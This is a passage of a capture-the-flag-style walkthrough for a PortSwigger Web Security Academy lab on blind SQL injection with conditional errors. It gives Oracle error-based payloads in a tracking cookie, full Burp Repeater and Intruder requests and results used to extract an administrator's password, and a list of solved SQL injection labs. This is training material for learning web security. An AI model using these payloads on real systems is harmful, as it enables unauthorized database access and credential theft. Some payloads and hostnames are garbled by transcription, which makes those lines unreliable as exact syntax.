8   <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
9   <link href="/resources/css/labs.css rel=stylesheet">
10  <title>
11    Blind SQL injection with conditional errors
12  </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">

```

- You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username `administrator` exists:  
`TrackingId=xyz' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') ||'`
- Verify that the condition is true (the error is received), confirming that there is a user called `administrator`.

```

1 GET / HTTP/2
2 Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId=xyz' || (SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') ||; session=OriMrh6Jmy9sHCVgjOT3s1tup16Crbq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Request: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```

**Response**

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 226
5
6 <!DOCTYPE html>
7 <html>
8   <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
9   <link href="/resources/css/labs.css rel=stylesheet">
10  <title>
11    Blind SQL injection with conditional errors
12  </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">

```

- The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```

The screenshot shows the Burp Suite interface with a temporary project. The Request pane displays an HTTP GET request to the URL https://0a4d00d60474ec790d3084400550045.web-security-academy.net. The modified tracking ID is included in the request. The Response pane shows an Internal Server Error (HTTP 500) with an XML error message indicating a SQL injection attempt.

- Send a series of follow-up values to test different password lengths. Send:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```

- Then send:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```

- And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x + Send Cancel < > Target: https://0xd0d0d6047e42780d3084400550045.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0xd0d0d6047e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId=SUBz2V7x0BHVghJm||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator'||); session=0r1Nh63y5xhCYtgjOT3s1tup16Ctg
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Upgrade-Insecure-Requests: 1
6 Accept: */*
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US, en;q=0.5
9 Referer: https://portswigger.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-User: ?1
15 Te: trailers
```

0 highlights

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>
12      Blind SQL injection with conditional errors
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17    </script>
18  </body>
19</html>
```

0 highlights

Done Event log (7) All issues Memory: 253.4MB

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x + Send Cancel < > Target: https://0xd0d0d6047e42780d3084400550045.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0xd0d0d6047e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId=SUBz2V7x0BHVghJm||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator'||); session=0r1Nh63y5xhCYtgjOT3s1tup16Ctg
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Upgrade-Insecure-Requests: 1
6 Accept: */*
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US, en;q=0.5
9 Referer: https://portswigger.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-User: ?1
15 Te: trailers
```

0 highlights

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>
12      Blind SQL injection with conditional errors
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17    </script>
18  </body>
19</html>
```

0 highlights

Done Event log (7) All issues Memory: 253.4MB

**Repeater Tab:**

```

1 GET / HTTP/1.1
2 Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId=3B629T20070q0uJm' || (SELECT CASE WHEN LENGTH(password)>20 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'; session=
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers

```

**Response Tab:**

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11373
5 
6 <!DOCTYPE html>
7 <html>
8   <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
9   <link href="/resources/css/labs-commerce.css rel="stylesheet">
10  <title>
11    Blind SQL injection with conditional errors
12  </title>
13  <head>
14    <script src="/resources/labheader/js/labHeader.js">

```

**Burp Intruder Attack Results Table:**

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
15	15	500	z10			2353	
16	16	500	268			2353	
17	17	500	207			2353	
18	18	500	225			2353	
19	19	500	199			2353	
20	20	200	204			11482	
21	21	200	568			11482	
22	22	200	2703			11482	
23	23	200	3295			11482	
24	24	200	2632			11482	

- After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

- Get the password characters or numbers like this.do 20 times. cause, password length is 20.

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x + Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a4d00d60474e42780d3084400550045.web-security-academy.net>  Update Host header to match target

```

1 GET / HTTP/2
2 Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId=SUBz2TfDQ9qbuA' ||| SELECT CASE WHEN SUBSTR(password,1,1)='$as' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator'|||'; session=
4 IfReflectedJSy$stfCVgj0T3sltupi6C7rh
5 Accept-Encoding: gzip, deflate, br
6 Accept-Language: en-US, en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Add \$ Clear \$ Auto \$ Refresh

1 payload position

Length: 720

Event log (7) All issues

Memory: 262.7MB

Attack Save 26. Intruder attack of https://0a4d00d60474e42780d3084400550045.web-security-academy.net


Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		500	Internal Server Error		1ms	11482	
1	u	200	OK		1ms	11482	
2	v	200	OK		1ms	11482	
3	w	200	OK		1ms	11482	
4	x	200	OK		1ms	11482	
5	y	200	OK		1ms	11482	
6	z	200	OK		1ms	11482	
7	0	200	OK		1ms	11482	
8	1	500	Internal Server Error		1ms	2353	
9	2	200	OK		1ms	11482	

Finished

- In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.



A screenshot of a web browser window. The address bar shows 'https://0a4d00d60474e42780d3084400550045.web-security-academy.net/my-account?id=administrator'. The page title is 'Blind SQL injection with conditional errors'. The page content says 'Congratulations, you solved the lab!' and includes links to 'Share your skills!', 'Home', 'My account', and 'Log out'.

## My Account

Your username is: administrator

Update email

## Summary

# SQL injection



APPRENTICE

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →

✓ Solved



APPRENTICE

SQL injection vulnerability allowing login bypass →

✓ Solved



PRACTITIONER

SQL injection attack, querying the database type and version on Oracle →

✓ Solved



PRACTITIONER

SQL injection attack, querying the database type and version on MySQL and Microsoft →

✓ Solved



PRACTITIONER

SQL injection attack, listing the database contents on non-Oracle databases →

✓ Solved

LAB

PRACTITIONER

SQL injection attack, listing the database contents on Oracle →

✓ Solved

LAB

PRACTITIONER

SQL injection UNION attack, determining the number of columns returned by the query →

✓ Solved

LAB

PRACTITIONER

SQL injection UNION attack, finding a column containing text →

✓ Solved

LAB

PRACTITIONER

SQL injection UNION attack, retrieving data from other tables →

✓ Solved

LAB

PRACTITIONER

SQL injection UNION attack, retrieving multiple values in a single column →

✓ Solved

LAB

PRACTITIONER

Blind SQL injection with conditional responses →

✓ Solved

LAB

PRACTITIONER

Blind SQL injection with conditional errors →

✓ Solved